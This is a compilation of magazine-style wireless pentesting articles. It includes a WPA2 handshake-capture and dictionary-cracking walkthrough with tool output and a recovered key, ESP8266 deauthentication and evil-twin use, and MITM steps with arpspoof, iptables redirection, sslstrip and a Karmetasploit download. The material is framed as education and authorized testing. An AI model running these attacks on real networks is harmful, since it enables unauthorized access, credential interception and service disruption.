Figure 9. Crunch command output.

The Crunch command syntax represents the following information:

Min: The minimum password length;

Max: The maximum password length;

characters_used: The set of characters that will be used;

-t <default>: The specified pattern of generated passwords. For example, if one part of the AP password is "itam", and the other part is a set of four numbers, you can use the command "crunch 8 8 1234567890 -t itam @@@ -o <file> ", It will generate all possible number combinations in the remaining four characters after the word "itam";

-o <output_file>: This is the file that the dictionary will be written to.

Capturing the Handshake

After putting the interface in monitor mode and closing all the processes that can disturb the progress of the pentest, we will run the Airodump-ng command.

Where:

--bssid: Target AP MAC number;

-c 6: Channel that the AP is using;

-w: File where the program will write the captured information;

wlan0mon: Interface used to capture information.

This command will filter only the traffic of the AP destined to carry out this work. We can see in Figure 10 below what was shown after the command:

BSSID	PWR	Beacons	#Data,	#/	s	СН	MB	ENC	CIPHER	AUTH	ESSID
C8:3A:35:56:CE:08	-68	10428	69481		2	6	54e	WPA2	CCMP	PSK	DANTAS
00:1A:3F:6D:9B:52	-97	4258	751		0	11	54e	WPA2	CCMP	PSK	EDIELMO
A0:AB:1B:09:EF:9A	-97	3873	20		0	9	54e	WPA2	CCMP	PSK	Sofia
18:A6:F7:88:2D:B6	-97	1507	61		0	1	54e.	WPA2	CCMP	PSK	FAMILIA MOREIRA
00:1A:3F:DE:BF:E0	-97	544	324		0	11	54e.	WPA2	CCMP	PSK	:) NET
18:A6:F7:9C:42:0A	-97	34	0		0	5	54e.	WPA2	CCMP	PSK	ARANHA
E8:CD:2D:2E:A2:7A	-97	5	1		0	4	54e.	WPA	CCMP	PSK	Vivo Internet
C8:3A:35:04:A9:B8	-97	1462	107		0	6	54e	WPA	CCMP	PSK	EDIVANIA
E4:6F:13:0E:BC:07	-97	34	0		0	1	54e	WPA2	CCMP	PSK	Vida Bela
BSSID	STAT	ION	PWR		Ra	te	Los	t I	rames	Prob	e
C8:3A:35:56:CE:08	28:8	3:35:9C:4F:0	F -26		0	e- 6	е	10	6449	DANT	AS
C8:3A:35:56:CE:08	A8:B	8:6E:63:BA:A	E -67		0	e- 1		0	66876	DANT	AS
00:1A:3F:DE:BF:E0	CC:6	1:E5:A8:E8:8	9 -1		1	e- 0		0	64		
00:1A:3F:DE:BF:E0	B0:7	9:94:17:31:5	F -97		1	e- 2		0	114	:) N	ET
E8:CD:2D:2E:A2:7A	14:A	3:64:29:3D:8	3 -1		1	e- 0		0	1		

Figure 10. Filtering AP with airodump-ng.

If we send a message to deactivate the station connected to the AP we will be able to capture the handshake. The command to deactivate can be as follows, to which Figure 11 shows the deauthentication of the station with Aireplay-ng.

```
root@kali: ~
Arquivo Editar Ver Pesquisar Terminal Ajuda
       Li:~# aireplay-ng -0 6 -a C8:3A:35:56:CE:08 -b 28:83:35:9C:4F:0F
15:27:43 Waiting for beacon frame (BSSID: C8:3A:35:56:CE:08) on channel 6
NB: this attack is more effective when targeting
 connected wireless client (-c <client's mac>).
                                           BSSID: [C8:3A:35:56:CE:08]
15:27:44
          Sending DeAuth to broadcast
15:27:44
          Sending DeAuth to broadcast
                                           BSSID: [C8:3A:35:56:CE:08]
          Sending DeAuth to broadcast -- BSSID: [C8:3A:35:56:CE:08]
                                           BSSID: [C8:3A:35:56:CE:08]
BSSID: [C8:3A:35:56:CE:08]
          Sending DeAuth to broadcast
          Sending DeAuth to
                             broadcast
                                           BSSID: [C8:3A:35:56:CE:08]
          Sending DeAuth to broadcast
```

Figure 11. Deauthenticating the station with Aireplay-ng.

If Airodump-ng can capture the handshake, it will show in the upper-right corner of the table, as shown in the Figure 12.

BSSID	PWR	Beacons :	#Data,	#/s	СН	MB	ENC	CIPHER	AUTH	ESSID
C8:3A:35:56:CE:08	-68	10428	59481	2	6	54e	WPA2	CCMP	PSK	DANTAS
00:1A:3F:6D:9B:52	-97	4258	751	0	11	54e	WPA2	CCMP	PSK	EDIELMO
A0:AB:1B:09:EF:9A	-97	3873	20	0	9	54e	WPA2	CCMP	PSK	Sofia
18:A6:F7:88:2D:B6	-97	1507	61	0	1	54e.	WPA2	CCMP	PSK	FAMILIA MOREIRA
00:1A:3F:DE:BF:E0	-97	544	324	0	11	54e.	WPA2	CCMP	PSK	:) NET
18:A6:F7:9C:42:0A	-97	34	0	0	5	54e.	WPA2	CCMP	PSK	ARANHA
E8:CD:2D:2E:A2:7A	-97	5	1	0	4	54e.	WPA	CCMP	PSK	Vivo Internet
C8:3A:35:04:A9:B8	-97	1462	107	0	6	54e	WPA	CCMP	PSK	EDIVANIA
E4:6F:13:0E:BC:07	-97	34	Θ	0	1	54e	WPA2	CCMP	PSK	Vida Bela
BSSID	STAT	ION	PWR	Ra	ate	Los	t i	rames	Prob	е
C8:3A:35:56:CE:08	28:8	3:35:9C:4F:0F	26		e- 6	ie	10	6449	DANT	AS
C8:3A:35:56:CE:08	A8:B	8:6E:63:BA:A	-67		e- 1		0	66876	DANT	AS
00:1A:3F:DE:BF:E0	CC:6	1:E5:A8:E8:89	9 -1		e- 0)	0	64		
00:1A:3F:DE:BF:E0	B0:7	9:94:17:31:5	97	1	e- 2	2	0	114	:) NI	≘T .
E8:CD:2D:2E:A2:7A	14:A	3:64:29:3D:83	3 -1		e- 0)	0	1		

Figure 12. 4-way-handshake capturing in the Airodump-ng.

The information obtained from the handshake will be in the file that was indicated in Airodump-ng, which in this case is: "DANTAS-01.cap" (the program numbers the files and places the extension).

Using Aircrack-ng with the Dictionary

After capturing the handshake and writing the data to a file, we can use the password-to-password dictionary we created to try to break the AP password. The command has the following syntax:

```
aircrack-ng DANTAS-01.cap -w senhas.txt
```

Where:

DANTAS-01.cap: File containing the handshake information written by Airodump-ng;

-w: File with the dictionary used.

If the dictionary contains the password, the following screen will be displayed as shown in Figure 13 below, where we can see that the password found was "feliz1234".

```
Aircrack-ng 1.2 rc3

[00:00:00] 128 keys tested (1563.93 k/s)

KEY FOUND! [ feliz1234 ]

Master Key : F3 52 C0 DA 14 33 67 BF 3C 3A 57 1E 9A B9 A8 BB 20 71 0D 88 69 46 85 E1 ED 7D 52 F0 A5 7B AD 55

Transient Key : 52 86 D6 4B 7C AF 5E A4 CB 2B 65 69 8B F8 E4 F0 4B ED 8F 4E 61 39 0F 18 2C D9 C0 19 82 3B 9F 59 2F B1 88 76 78 92 F2 0A EC A0 77 36 2E B4 C2 A2 DB A9 53 E7 4B B1 7D 11 D3 3A 74 7E 40 71 AC 76

EAPOL HMAC : 3F 28 89 98 C8 27 DB 9A 6C FB A7 F0 CC DC 4F 05
```

Figure 13. Aircrack-ng command output.

Conclusion

This article present basic concepts in Wi-Fi networks and certain current standards, emphasizing the WPA2 security protocol and demonstrating that even though it is considered robust, such protocols demonstrate vulnerabilities because if they are not used correctly and passwords are considered simple, the devices become easily vulnerable to a pentest.

We demonstrated some tools that generate attacks of dictionaries or a combination of characters that automates the task of breaking the password. Intrusion of a corporate AP can be the gateway for a malicious attacker, leading to access to personal data and files of users or installing malware to use the devices of this network for various purposes, most of them times in financial interests for business brawls.

The tests performed serve as a support for attacks on 802.11 networks, and can be used by professionals, researchers and network enthusiasts to learn practical ways of pentest in the corporate or academic field.

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Wireless Penetration Testing: what you should understand

by John Busso

Wireless is here to stay and becoming more and more pervasive. Understanding wireless and the risks and vulnerabilities involved with its use are crucial concerns for your organization's security staff.

We have all heard the horror stories associated with a company's Wi-Fi used to breach their security. The most famous case is the TJ Maxx case. TJ Maxx's parent company secured its wireless LAN (Local Area Network) using Wired Equivalent Privacy (WEP). WEP is the weakest form of security available for securing wireless LANs. Hackers broke in and stole records: which included millions of credit card numbers. The TJ Maxx security breach was many years ago when Wi-Fi security options were fewer and much weaker. In a nutshell, there is a well-known vulnerability in the WEP protocol and because TJ Maxx was ignorant of that fact, or overlooked it, they negatively affected their financial situation and their reputation. Your organization does not want to make similar mistakes, so make sure you do your due diligence to avoid a scenario similar to this one.

A wireless penetration test will examine your network using a methodology similar to the standard wired penetration test. However, they will focus on the wireless as the gateway to exploit your vulnerabilities. Thus selecting the right partner to conduct the wireless penetration testing is an important decision. Look for certifications such as OCSP, OSCE, GPEN, CEH, CPT, and CWNP.

Select a company that has technical expertise. If their knowledge is both deep and wide, they will be able to dig deeper and therefore provide you with information that is more valuable. Ask for an example of a deliverable report from a similar wireless penetration test. The report should be detailed and self-explanatory. With the proper business acumen, the testers can tailor their work to your vertical and its regulatory mandates. Penetration testing should mimic a real-life attack in as many ways as possible.

There are many benefits to conducting a wireless penetration test. Identifying vulnerabilities that threat actors are able to exploit is paramount. Testing the effectiveness of your security posture or exposing unintended weaknesses allows an organization to remediate these problems before they happen for real. This penetration test will also serve as a third-party validation of your company's threat/vulnerability management.


Finally, yet importantly, remember that Wi-Fi is not the only wireless technology a hacker can exploit. There are many Bluetooth and Bluetooth Low Energy (BLE) devices commonly found in the public. There are also other less pervasive wireless technologies, like Zigbee, Z-wave, and DECT (cordless phones).

Understand Data Collection and Analysis

There are phases of conducting a Wireless Penetration Test. The first stage is Data Collection, which is followed by the analysis of that data. For a good tester to understand how to collect data from deep in the wireless network, the tester needs a thorough understanding of some things germane to wireless. The professional conducting the test needs to understand signal leakage.

Essentially, signal leakage (or bleed) is any wireless signal that propagates beyond the intended coverage area. Complete suppression of this leakage is impossible. However, minimizing the signal leakage and maintaining knowledge of where the bleed exists is a best practice. The penetration tester also needs to have a detailed understanding of the security protocols used in wireless operations. When you understand the protocol's inner workings, you can better test the exploitation of a vulnerability.

Additionally, the tester needs to understand denial of service (DoS) attacks, Man-in-the-middle (MITM) attacks, and Access Point (AP) attacks to test and protect against them. Lastly, knowledge of the user and their host vulnerabilities is another key aspect to testing for potential exploits.



How a Man-in-the-Middle attack is perpetrated

Let us say you are at the coffee shop and you try to connect to any one of the more popular banking institutions with online banking. If you do not verify to which website you are connecting, and it is not a secure sockets layer (SSL) connection to the splash page to accept the terms-of-use, there is a chance you will be compromised. Let us say I am in the diner next door or in the parking lot with a laptop running Unix. I can broadcast an SSID and issue IP address info and a DNS server with a free DHCP server running on the same laptop. I can poison your DNS and direct you to a bogus IP address for which a webpage will reply with any number of banking institutions. When you enter your credentials, I collect them and you are compromised.

Yes, it is very scary.

Understand Organizations and Associated Standards

Any good security professional conducting a wireless security assessment should be familiar with all the industry organizations, the guidelines they recommend, and the standards that they define. A thorough understanding of the associated organizations and their prescriptions is one of the most valuable skills, because testers do not need to reinvent the wheel. They can follow the existing recommendations while addressing the specific needs of a specific customer.







Wi-Fi Alliance makes sure that all Wi-Fi equipment is interoperable. The FCC regulates the RF spectrum from which Wi-Fi, Bluetooth and the other wireless technologies operate. The IETF helped define RADIUS and EAP. The wireless expert should also be well versed in all the flavors of EAP including LEAP, PEAP, EAP-GTC, TLS, TTLS and the rest.

There are many regulatory bodies as well. Personal Credit Information (PCI) protects consumer's credit info from exposure by a company not doing their due diligence to protect the info. Health Insurance Portability and Affordability Act (HIPAA) protects the confidentiality of patients' health info. The Family Educational Rights and Privacy Act (FERPA) protects the privacy of student educational information. ISO 27001 is a specification for an information security management system (ISMS). An ISMS is a framework of policies and procedures that includes all legal, physical and technical controls involved in an organization's information risk management processes.

A proper understanding of these diverse bodies is what will make your wireless penetration test relevant, tailored to your technology, and serve as a third-party audit for your company. The experienced tester will know to look at all wireless technologies. This will included looking at point-to-

point links that are often licensed links from the FAA. Looking at Bluetooth (802.15) will be helpful to expose any vulnerabilities that exist in the use of that technology within your network.

In summary, the wireless penetration tester needs to be not only a good penetration tester but also an expert wireless engineer. Ask questions relevant to your industry or vertical when considering a company to conduct the wireless penetration test. If you do this then you will be able to weed out the less knowledgeable testers from the more expert ones.

Understand Wi-Fi Testing ToolsThe methodology for testing is as follows:

- 1. Wireless LAN (WLAN) Assessment
- 2. Roque AP analysis
- 3. Wireless Hotspot
- 4. Attacking encryption protocols

WLAN Assessment entails many actions: passive AP fingerprinting techniques, information element disclosure, and client post-processing analysis with Kismet XML files. Identify the authentication and encryption options used on the WLAN with Kismet and Wireshark and mapping the range of indoor and outdoor WLANs. Assessing traffic captured in monitor mode for information disclosure, identifying multicast protocols with MAC analysis, evaluating encrypted traffic and proprietary encryption functions all help analyze the strength or weakness of your WLAN.

Another aspect of testing is rogue AP analysis. Testers can locate rogue devices through RSSI signal analysis and triangulation. The penetration tester should be aware of ad hoc networks. Bogus "Free-Wi-Fi" open networks and malicious rogue clients. Also make sure the testers look for devices that are in the environment but connecting to SSIDs that are not authorized by your company. By connecting a corporate asset to another Wi-Fi network, it can be unsafe for a plethora of reasons. Some of these are watering hole attacks, phishing attacks, MITM attacks, etc.

In 2017, wireless hotspots are everywhere. Having them at the coffee shop and the pizzeria is certainly convenient, but can be very perilous to your corporate assets. This is especially true when the coffee shop is located next door to your corporate office. Without getting into the details, your employee will expose your company to risk when they join an open network. A good tester will look for this and note where these hotspots are and what the SSID is. Then you can take steps to help educate users and configure endpoints appropriately.

Since the cracking of WEP many years ago, free tools have appeared on the market to help crack preshared keys. Unbelievably, these tools can even crack WPA and WPA2. A thorough penetration tester should see if any pre-shared keys can be cracked within a short time frame (hours not days). This is

good as a shock factor to illustrate how easily a standard key with 8 or 10 characters can be broken. Then after that testing, feed PSKs into a password strength tool reveal the relative strength of the key.

Understand IEEE 802.11 and Other Wireless MAC Layer Information

This is where you separate the experts from the ankle biters. A good penetration tester who wants to exploit your network using the WLAN needs to possess intimate knowledge of the MAC and PHY layer of 802.11. First, there must be an understanding of how an ad hoc network operates versus an infrastructure network. A full understanding of the phases of station authentication and association will be key. Knowledge of the three packet types, Management, Control, and Data, is necessary along with the header and footer format of these. Expert knowledge of the 802.1x framework and the accompanying EAP type is the most important of all.

Any wireless transport mechanism will have a MAC layer, with the exception of DECT as it operates in a closed phone system and not over TCP/IP endpoints. Bluetooth, which is a wireless personal area network (WPAN) defined by IEEE 802.15.1. Understand Bluetooth operations and hacking becomes relatively easy. Zigbee is another WPAN. Zigbee is defined by 802.15.4, which was created for low data rate transmission that allows a device a very long battery life. Zigbee also uses the MAC layer, so knowledge of its working is also necessary if this technology is in use. As previously explained, DECT does not use a MAC and unless there is an IP that makes it an Internet of things (IoT) device, the only concern would be decoding and eavesdropping. A DECT device would not be a gateway into your IP network.

Summing It All Up

Selecting a Penetration Tester that focuses on wireless will be expensive and take time and energy. That is why selecting the right one is so important. Make sure you keep in mind all the points presented in this article. Ask him how he does things, which weakness he will focus on. In the end, selecting the right consultant with the right credentials will yield a successful effort. By reading this article you have educated yourself to help make an educated decision on the Penetration Tester you select.

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ESP8266 and WiFi PenTest

by Petter Anderson Lopes

This article aims to demonstrate different views on sniffing techniques in wireless networks. With the growing need to keep people connected, wireless networks become the escape valve to address this demand. However, how exactly do these networks work? There are issues related to the professional activities of digital analysis with the use of network sniffers, which are programs that have the function of capturing the packets that travel in the network.

Mobile devices have become more and more powerful and these devices and their apps have become foundational tools. To improve productivity, these devices are being integrated into the daily business processes and operations of organizations. However, now organizations need to establish security and compliance policies to support mobility and the growing use of BYOD (Bring Your Own Device). The BYOD movement is a trend that is gaining strength in the corporate environment. BYOD is a program that allows employees to use their personal devices to carry out their professional activities. With so much diversity in technology, it's difficult to control what employees have access to, or applications that are installed on their devices. So, when the wireless network is being used, the risk is bigger. To benefit its customers, business establishments, department stores, coffee bars, and shopping centers share wireless networks. This article aims to demonstrate different views on sniffing techniques in wireless networks. With the growing need to keep people connected, wireless networks become the escape valve to address this demand. However, how exactly do these networks work? There are issues related to the professional activities of digital analysis with the use of network sniffers, which are programs that have the function of capturing the packets that travel in the network. However, it is evident the difficulty of staying safe in such an environment. Detect security flaws, allow for intrusions and data evasion, to simply and directly analyze information that travels on the network at any given time. Get sensitive data from users in a mixed environment, where everyone is connected to different devices, but using Wireless technology. How ARP table poisoning works and how to use it to collect sensitive information.

Introduction

Wireless networks are already part of the majority of existing internet networks in the world, its ease of implementation as well as availability of signal and easy access, have made Wireless networks very popular.

Currently, due to the need to maintain a hybrid environment of wireless and wired connection, as well as make available to the students of the institution, it is necessary to evaluate the security of this structure. Wireless networks where everyone can access freely are exposed to various security issues, such as letting users show user data in case any malicious users use any sniffer program.

This article deals with the topic of vulnerability analysis in wireless networks, a subject that deals with questions related to the professional activities of digital analysis with the use of network sniffers, which are programs that have the function of capturing the packets that travel in the same domain of collision where this tool is installed, used directly or indirectly to detect failures in information security, evaluating the methods of invasion and evasion of information that are related to this subject.

To test the concepts, the technique called Man-In-The-Middle was used with the aid of the ARP Poisoning technique for traffic interception in order to obtain a larger number of data while the sniffer is executed.

Framework

Wireless Network

Wireless is the set of wireless technologies that can connect everything from office computers to household appliances. According to Tanenbaum (2003), wireless digital communication is not a new idea, since Guglielmo Marconi, in 1901, demonstrated wireless traffic from a telegraph transmitting information from a ship to the coast using Morse code, demonstrating the idea of the operation of wireless networks.

In a local area network, your job is important for portable computers to establish communication. Wireless networks become a viable alternative, making it difficult or even impossible to install fiber optic or metallic cables, according to Soares (1995).

On the other hand, for Pinheiro (2003), to meet the communication demand where the wired infrastructure can't be applied, wireless networks are solutions normally applied, because it is feasible due to the fact of having the same efficiency. However, one should evaluate the cost/benefit ratio so that it is always smaller than the unit, in order to make the enterprise feasible. However, for Cardoso

(2005), cost reductions, customer satisfaction and work optimizations show how wireless technology becomes relevant to organizations.

Sniffers

According to Basta and Brown (2015), more commonly known as packet sniffer, it is an application developed to capture, monitor and filter the data packets that travel in a network. A sniffer can be used for both network analysis to detect problems and anomalies and to exploit vulnerabilities in open protocol implementations where data can be viewed in plain text.

Sniffers are recommended programs that work using a computer network interface in promiscuous mode. The use of sniffers to analyze the data packets in Pentest is common because they are almost impossible to detect and can run on any computer independent of its operating system platform.

According to Nakamura (2007), sniffing is a widely used technique, since some network and security administration tools use the same software that consist of capturing the packets that travel on the network and verifying its contents. Unethical users are able to identify sensitive information and exploit flaws in their protection use the same software that was created to verify network problems.

Basically, there are three types of sniffer, the embedded ones that come installed in the operating system, such as Network Monitor (embedded in Windows) and TcpDump (embedded in Linux), commercial scanners that by definition must be purchased and have some personalized support, and free sniffers, like Wireshark, that do not generate cost.

According to the authors Basta and Brown (2015), basically, sniffers can work with all TCP / IP model network protocols [4], however, to observe network traffic, the sniffer uses the network interface card (NIC), being responsible for receiving the traffic in the network segment in which it is. In this way, the traffic can only be read in the network segment in which the computer is connected, requiring, in turn, other techniques to obtain the communication of the other segments.

According to Basta and Brown (2015), a sniffer consists of five basic components, which are:

- A) Hardware.
- B) Capture driver.
- C) Buffer.
- D) Decoder.
- E) Package analysis.

Hardware or NIC: is the network card itself that can be wired or wireless.

Capture Driver: is the program responsible for capturing network traffic from the hardware, it filters the information and stores it in buffer.

Buffer: after capturing the data, the sniffer stores them in a buffer in memory. If the buffer becomes full then there may be a buffer overflow, however, there is still a second way of storing the information, it is called a round-robin technique that generates a circular buffer where older data will be replaced by newer data.

Decoder: responsible for transforming binary data into more readable information for humans.

Package analysis: this can be in real-time; all the steps are executed until they arrive at the analysis and are displayed at runtime to the user.

Methodology, procedures, techniques and tools

Various techniques can be used to attack a wireless network, but to produce this material, Deauthentication Attack and Evil Twin with ESP8266 wireless card was used. A software to explore vulnerabilities, called zANTI from Zimperium, was installed on a Smartphone with rooted Android. "zANTI is a mobile penetration testing toolkit that lets security managers assess the risk level of a network with the push of a button. This easy to use mobile toolkit enables IT Security Administrators to simulate an advanced attacker to identify the malicious techniques they use in the wild to compromise the corporate network", Zimperium 2017.

Delimitation of population or object of study and/or sampling

The analysis took place in a real network, the study object was a corporate network with BYOD. This is a real case of a Penetration Test, however, this paper was prepared only for educational purposes and all data have been changed to preserve the organization's security.


Results

Challenge

The owner of the organization requested a PenTest, however, the purpose is to explore only the wireless network. One of the prerequisites was to demonstrate how an attacker (who could be a client in training) could deploy some mechanism for industrial espionage where it could damage services, obtain credentials and other privileged information, only using the first temporary credential offered to customers. Another requirement was to demonstrate how an employee with a smartphone can be a threat and gain insider information.

Penetration test execution

The pentest was initiated by the second requirement using the zANTI software, where the main purpose was to show how an employee or visitor using only a smartphone could obtain or change information over the WiFi network. An MITM was run using the ARP Spoofing technique.





Above, you can see the corresponding zANTI screens, and all information capture options. Simply connect to the WiFi network to access this information. Usually corporate networks do not have SSL certificates, so the calls to Intranet WEB Systems are HTTP and not HTTPS, so it is very easy to capture valid credentials.

After running the tests with this tool, simply present the logs to the contractor. In this tool, the procedures are completely automated, and does not require deep knowledge, thus making the risk much greater, since any user with minimum knowledge can cause great damage.

ESP8266 was used to carry out the exploitation phase where espionage was proven. To produce this material Deauthentication Attack and Evil Twin was used with ESP8266 wireless card. Typically, devices are configured to automatically connect to known Wi-Fi networks, this can be considered a problem for Information Security.



ESP8266 little size

Designed by Espressif Systems the ESP8266 is a low-cost SoC (System on Chip) Wi-Fi chip with full TCP/IP stack, the purpose is access to the Wi-Fi network. ESP8266 is capable of hosting an application or downloading all the WiFi network functions of another application processor.



Others models

For an attack using a Fake AP, just make the device believe that it is connecting to a legitimate network. To perform this attack, we can use deauthentication, where all possible devices will be disconnected, so just start an open Fake AP, so that the devices automatically reconnect to this AP, if this happens successfully, just start capturing packets using the Wireshark.

The IEEE 802.11 (Wi-Fi) protocol contains a so-called authentication framework that is used as management frameworks to disconnect links between stations and access points. Based on the fact that management boards are generally not encrypted, it is fairly easy to perform authentication attacks using a WiFi device, forging the MAC address of the access point.

To perform the deauthentication procedure, the framework esp8266-deauther was used, the entire installation and configuration procedure is detailed in the official link https://github.com/danthegoodman1/esp8266-deauther. With this device it is also possible to develop a Jammer (signal blocker), in this way it is possible to compromise the availability of communication services.



This powerbank was used with ESP8266, with a voltage regulator.

An Evil Twin is a fraudulent Wi-Fi access point that appears to be legitimate, set up to eavesdrop on wireless communications, and may be used to steal the passwords of unsuspecting users, either by monitoring their connections or by phishing. Usually, a false access point is configured to receive the same SSID and BSSID as a nearby Wi-Fi network, so it is also configured to transmit Internet traffic to the legitimate access point while simultaneously monitoring the victim's connection, or requests reauthentication to obtain the credentials of the victim.

Final considerations

Currently, the connection setup proposals that wireless provides occur at a speed greater than the security of those devices themselves can track. Likewise, companies are obliged to provide access to their employees and customers, either to make the work more practical, where each one can bring his own equipment to work, or to facilitate the integration between several pieces of wireless equipment.

We can also observe that the techniques presented can be used in all types of wireless connections and because it is a communication protocol, the attack will be successful regardless of the operating system. It is not difficult to imagine the damage that can be caused, such as information leakage or services interruption.

Other issues not covered in this article, such as the IoT (Internet of Things), where mixed with BYOD, can cause great damage to both business and the citizen, imagine such an attack in a hospital or even in a residence.

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Wireless Client Side Attacks

by Mohamed Magdy

Through this article we will discuss multiple wireless client side attacks that will target the client himself and we will see how we can read sensitive information and open a shell on the client machine.

Man in the Middle Attack

MTIM is an attack where the attacker secretly relays and possibly alters the communication between two parties who believe they are directly communicating with each other.

One example is active eavesdropping, in which the attacker makes independent connections with the victims and relays messages between them to make them believe they are talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker.

The attacker must be able to intercept all relevant messages passing between the two victims and inject new ones.

Now we will see how we can conduct a MITM attack and get sensitive information:

- As demonstrated in the Airbase-ng and when a victim connected to the rogue access point, they didn't have any outside network connectivity.
- However, if you set up your environment correctly, the MITM attack can be completely transparent to the victim while still giving you complete access to all of the wireless traffic.

First Step

We will start by placing our wireless card into monitor mode; we begin by setting up a basic fake access point using Airbase-ng.

Second Step

At this time, a wireless client is able to connect to the fake AP but they really can't do anything, nor will they even receive an IP address.

In order to allow the clients to have connectivity to the rest of the network, we first need to create a new bridge interface using the wired interface, eth0, and the at0 interface created by Airbase-ng.

A new bridge interface can be created as follows:

brctl addbr <bridge name>

Next, we need to add each of the interfaces we wish to use to the newly created bridge with the syntax shown below.

brctl addif <bridge name> <interface>

Third Step

All three interfaces need to be assigned IP addresses and brought up. The eth0 and at0 interfaces will just be assigned IPs of 0.0.0.0 but the bridge interface needs to have a valid IP address for the wired network.


Fourth Step

Enable IP forwarding on our attacking machine as follows.

Now, when a victim client connects to the malicious access point, it should receive an IP address via the wired network and all of its traffic will enter from the at0 interface created by Airbase-ng and flow out through the eth0 interface connected to the wired network.

Now you can do a lot of magic as you set in the middle of the traffic.

For example, you can sniff sensitive data like login credentials but this traffic should be transferred in clear text.



What else can I do?

Guess what, even this traffic is encrypted. You still can sniff it but this time you have to make extra efforts.

As you set in the middle of the traffic, you can use sslstrip to sniff HTTPS traffic.

SSLStrip

sslstrip is an SSL stripping proxy, designed to make unencrypted HTTP sessions look as much as possible like HTTPS sessions. It converts HTTPS links to HTTP or to HTTPS with a known private key. It even provides a padlock favicon for the illusion of a secure channel.

For downloads and more information Visit sslstrip page

Requirements

- Python >= 2.5 (apt-get install python)
- The Python "twisted-web" module (apt-get install python-twisted-web)

Running sslstrip

• Flip your machine into forwarding mode.

```
echo "1" > /proc/sys/net/ipv4/ip forward
```

• Setup iptables to redirect HTTP traffic to sslstrip.

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-
port <listenPort>
```

• Run sslstrip.

```
sslstrip.py -l <listenPort>
```

• Run arpspoof to convince a network they should send their traffic to you.

```
arpspoof -i <interface> -t <targetIP> <gatewayIP>
```

How does this work?

First, arpspoof convinces a host that our MAC address is the router's MAC address, and the target begins to send us all its network traffic. The kernel forwards everything along except for traffic destined to port 80, which it redirects to \$listenPort (10000, for example).

At this point, sslstrip receives the traffic and does its magic.

Karmetasploit

People are used to be connected to wireless networks in the office, at home, in coffee shops, etc. In order to facilitate the process of connecting to the wireless network, most of the operating systems often remember the previous networks connected to (often stored in Preferred Networks List) and send continuous probes looking for these networks.

Once the network is found, the system automatically connects to the network. If more than one of the probed networks is found, it connects to the network with the highest signal strength (though it may vary sometimes on the operating system used).

Since these clients send continuous probes, any hacker within the radio frequency range can listen passively and see the networks the client is probing for. Because of the vulnerabilities in the implementation of the algorithms for connecting to previous networks, it is possible for an attacker to set up a custom station (Access point) and have the victim connect to it. Once the victim is connected to the Fake AP, the attacker has IP-level connectivity to the victim and can launch a bunch of attacks against the victim.

Dino Dai Zovi and Shane Macaulay, two security researchers, wrote a set of wireless security tools developed as a Proof of Concept for this vulnerability and called it Karma. It was later integrated with Metasploit and called Karmetasploit, so when a victim connects to the fake AP, Karmetasploit launches all the suitable attacks available in the Metasploit framework against the vicitm. Karmetasploit also implements various evil services like DNS, POP3, FTP, SMB etc and responds to the client's requests for these services. That way, we can also capture passwords and other credentials.

Configuration

The first thing is to download the Karma resource file from Offensive security website as shown in the image below:

```
File Edit View Bookmarks Settings Help

rootgroot: # wget http://offensivesecurity.com/downloads/karma.rc
--2011-12-10 15:52:17-- http://offensivesecurity.com/downloads/karma.rc
Resolving offensivesecurity.com... 208.88.120.8 | 180... connected.

HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://www.offensive-security.com/downloads/karma.rc
Resolving www.offensive-security.com... 208.88.120.8

Reusing existing connection to offensivesecurity.com:80.

HTTP request sent, awaiting response... 200 OK
Length: 1088 (1.1K) [text/plain]
Saving to: 'karma.rc'

100%[=========] 1,088 --.-K/s in 0s

2011-12-10 15:52:20 (208 MB/s) - 'karma.rc' saved [1088/1088]

rootgroot: # ls
Desktop karma.rc

Tootgroot: # Tootgroot: #
```

